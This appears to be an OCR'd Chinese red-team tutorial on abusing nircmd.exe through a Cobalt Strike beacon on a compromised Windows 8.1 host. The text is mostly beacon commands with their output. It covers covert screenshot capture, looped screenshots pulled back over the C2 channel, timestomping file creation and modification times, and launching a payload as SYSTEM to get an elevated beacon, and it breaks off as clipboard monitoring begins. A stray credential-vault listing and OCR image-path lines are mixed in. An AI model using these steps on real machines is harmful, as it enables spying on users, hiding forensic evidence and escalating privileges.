
nircmd.exe 实战用法

0x01 第一步,将 nircmd.exe 传到目标机器的指定目录下 [**后续的所有操作将全程在已控管理员权限下的 windows 8.1 上操作**]

```
beacon> upload /home/checker/Desktop/nircmd.exe
beacon> ls
```




```
beacon> upload /home/klion/Desktop/nircmd.exe
[*] Tasked beacon to upload /home/klion/Desktop/nircmd.exe as nircmd.exe
[+] host called home, sent: 44566 bytes
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: c:\windows\debug\wia\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 43kb     fil     03/31/2019 14:38:04   nircmd.exe
 0b       fil     11/28/2017 07:04:22   wiatrace.log
```


0x02 免杀截屏 [**需要在用户空间下操作,system 可能截不到东西,而且貌似还需要当前用户正在线才行**]

2 秒后截一次屏,并将截取的图片放到指定目录下

```
beacon> shell nircmd.exe cmdwait 2000 savescreenshot "c:\windows\temp\tmps.png"
beacon> shell dir c:\windows\temp\tmps.png
beacon> download c:\windows\temp\tmps.png
```




```
beacon> shell nircmd.exe cmdwait 2000 savescreenshot "c:\windows\temp\tmps.png"
[*] Tasked beacon to run: nircmd.exe cmdwait 2000 savescreenshot "c:\windows\temp\tmps.png"
[+] host called home, sent: 96 bytes
beacon> shell dir c:\windows\temp\tmps.png
[*] Tasked beacon to run: dir c:\windows\temp\tmps.png
[+] host called home, sent: 59 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 c:\windows\temp 的目录

2019/03/29  19:57           213,372 tmps.png
               1 个文件        213,372 字节
               0 个目录 39,836,110,848 可用字节

beacon> download c:\windows\temp\tmps.png
[*] Tasked beacon to download c:\windows\temp\tmps.png
[+] host called home, sent: 32 bytes
[*] started download of c:\windows\temp\tmps.png (213372 bytes)
[*] download of tmps.png is complete
```




```
保管库: Windows 凭据
保管库 GUID: 77BC582B-F0A6-4E15-4E80-61736B6F3B29

凭据架构: Windows 域证书凭据
架构 GUID: E69D7838-91B5-4FC9-89D5-230D4D4CC2BC

凭据架构: Windows 域密码凭据
架构 GUID: 3E0E35BE-1B77-43E7-B873-AED901B6275B

凭据架构: Windows 扩展凭据
架构 GUID: 3C886FF3-2669-4AA2-A8FB-3F6759A77548


C:\>cmdkey /1

当前保存的凭据:
```

每隔 6 秒截一次屏,并将截取的图片存在指定的目录下,图片全部以时间命名

```
beacon> shell nircmd.exe loop 10 6000 savescreenshot c:\windows\temp\scr~$currdate.MM_dd_yyyy$-~$currtime.HH_mm_ss$.png
```



```
beacon> shell nircmd.exe loop 10 6000 savescreenshot c:\windows\temp\scr~$currdate.MM_dd_yyyy$-~$currtime.HH_mm_ss$.
png
[*] Tasked beacon to run: nircmd.exe loop 10 6000 savescreenshot c:\windows\temp\scr~$currdate.MM_dd_yyyy$-~$currtime.
HH_mm_ss$.png
[+] host called home, sent: 136 bytes
```




```
2019/03/29  19:58           213,399 scr03_29_2019-19_58_32.png
2019/03/29  19:58           213,356 scr03_29_2019-19_58_38.png
2019/03/29  19:58           213,356 scr03_29_2019-19_58_44.png
2019/03/29  19:58           213,356 scr03_29_2019-19_58_50.png
2019/03/29  19:58           213,399 scr03_29_2019-19_58_56.png
2019/03/29  19:59           213,375 scr03_29_2019-19_59_03.png
2019/03/29  19:59           213,331 scr03_29_2019-19_59_09.png
2019/03/29  19:59           213,331 scr03_29_2019-19_59_15.png
2019/03/29  19:59           213,375 scr03_29_2019-19_59_21.png
2019/03/29  19:59           213,331 scr03_29_2019-19_59_27.png
2019/03/29  19:57           213,372 tmps.png
```


0x03 修改指定文件 [仅限于文件,暂不支持目录] 时间戳

前面是创建时间,后面是修改时间 [没有修改访问时间,比较蛋疼]

```
beacon> shell nircmd.exe setfiletime "c:\windows\temp\tmps.png" "24-06-2103 17:57:11" "22-11-2005 10:21:56"
```



```
beacon> shell nircmd.exe setfiletime "c:\windows\temp\tmps.png" "24-06-2103 17:57:11" "22-11-2005 10:21:56"
[*] Tasked beacon to run: nircmd.exe setfiletime "c:\windows\temp\tmps.png" "24-06-2103 17:57:11" "22-11-2005 10:21:
56"
[+] host called home, sent: 124 bytes
beacon> shell dir c:\windows\temp\tmps.png
[*] Tasked beacon to run: dir c:\windows\temp\tmps.png
[+] host called home, sent: 59 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 B8E7-0E0A

 c:\windows\temp 的目录

2005/11/22  10:21           213,372 tmps.png
               1 个文件        213,372 字节
               0 个目录 39,833,931,776 可用字节
```



tmps.png 属性

tmps.png

文件类型: PNG 图像 (.png)

打开方式: Windows 照片查看器

位置: C:\Windows\Temp

大小: 208 KB (213,372 字节)

占用空间: 212 KB (217,088 字节)

创建时间: 2103年6月24日，17:57:11

修改时间: 2005年11月22日，10:21:56


访问时间: 2019年3月29日，19:57:37

属性: □只读(R) □隐藏(H)

0x04 以 system 权限运行指定程序


比如,我们现在可以用它来帮忙快速弹回一个 system 权限的 beacon

```
beacon> shell nircmd.exe elevatecmd runassystem C:\Users\admin\Desktop\host.exe
```



```
beacon> shell nircmd.exe elevatecmd runassystem C:\Users\admin\Desktop\host.exe
[*] Tasked beacon to run: nircmd.exe elevatecmd runassystem C:\Users\admin\Desktop\host.exe
[+] host called home, sent: 96 bytes
```

如下,system 权限的 beacon shell 被正常弹回




```
beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 24 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)
```

0x05 监控目标机器剪切板

例如,将剪切板内容 copy 到指定文件中

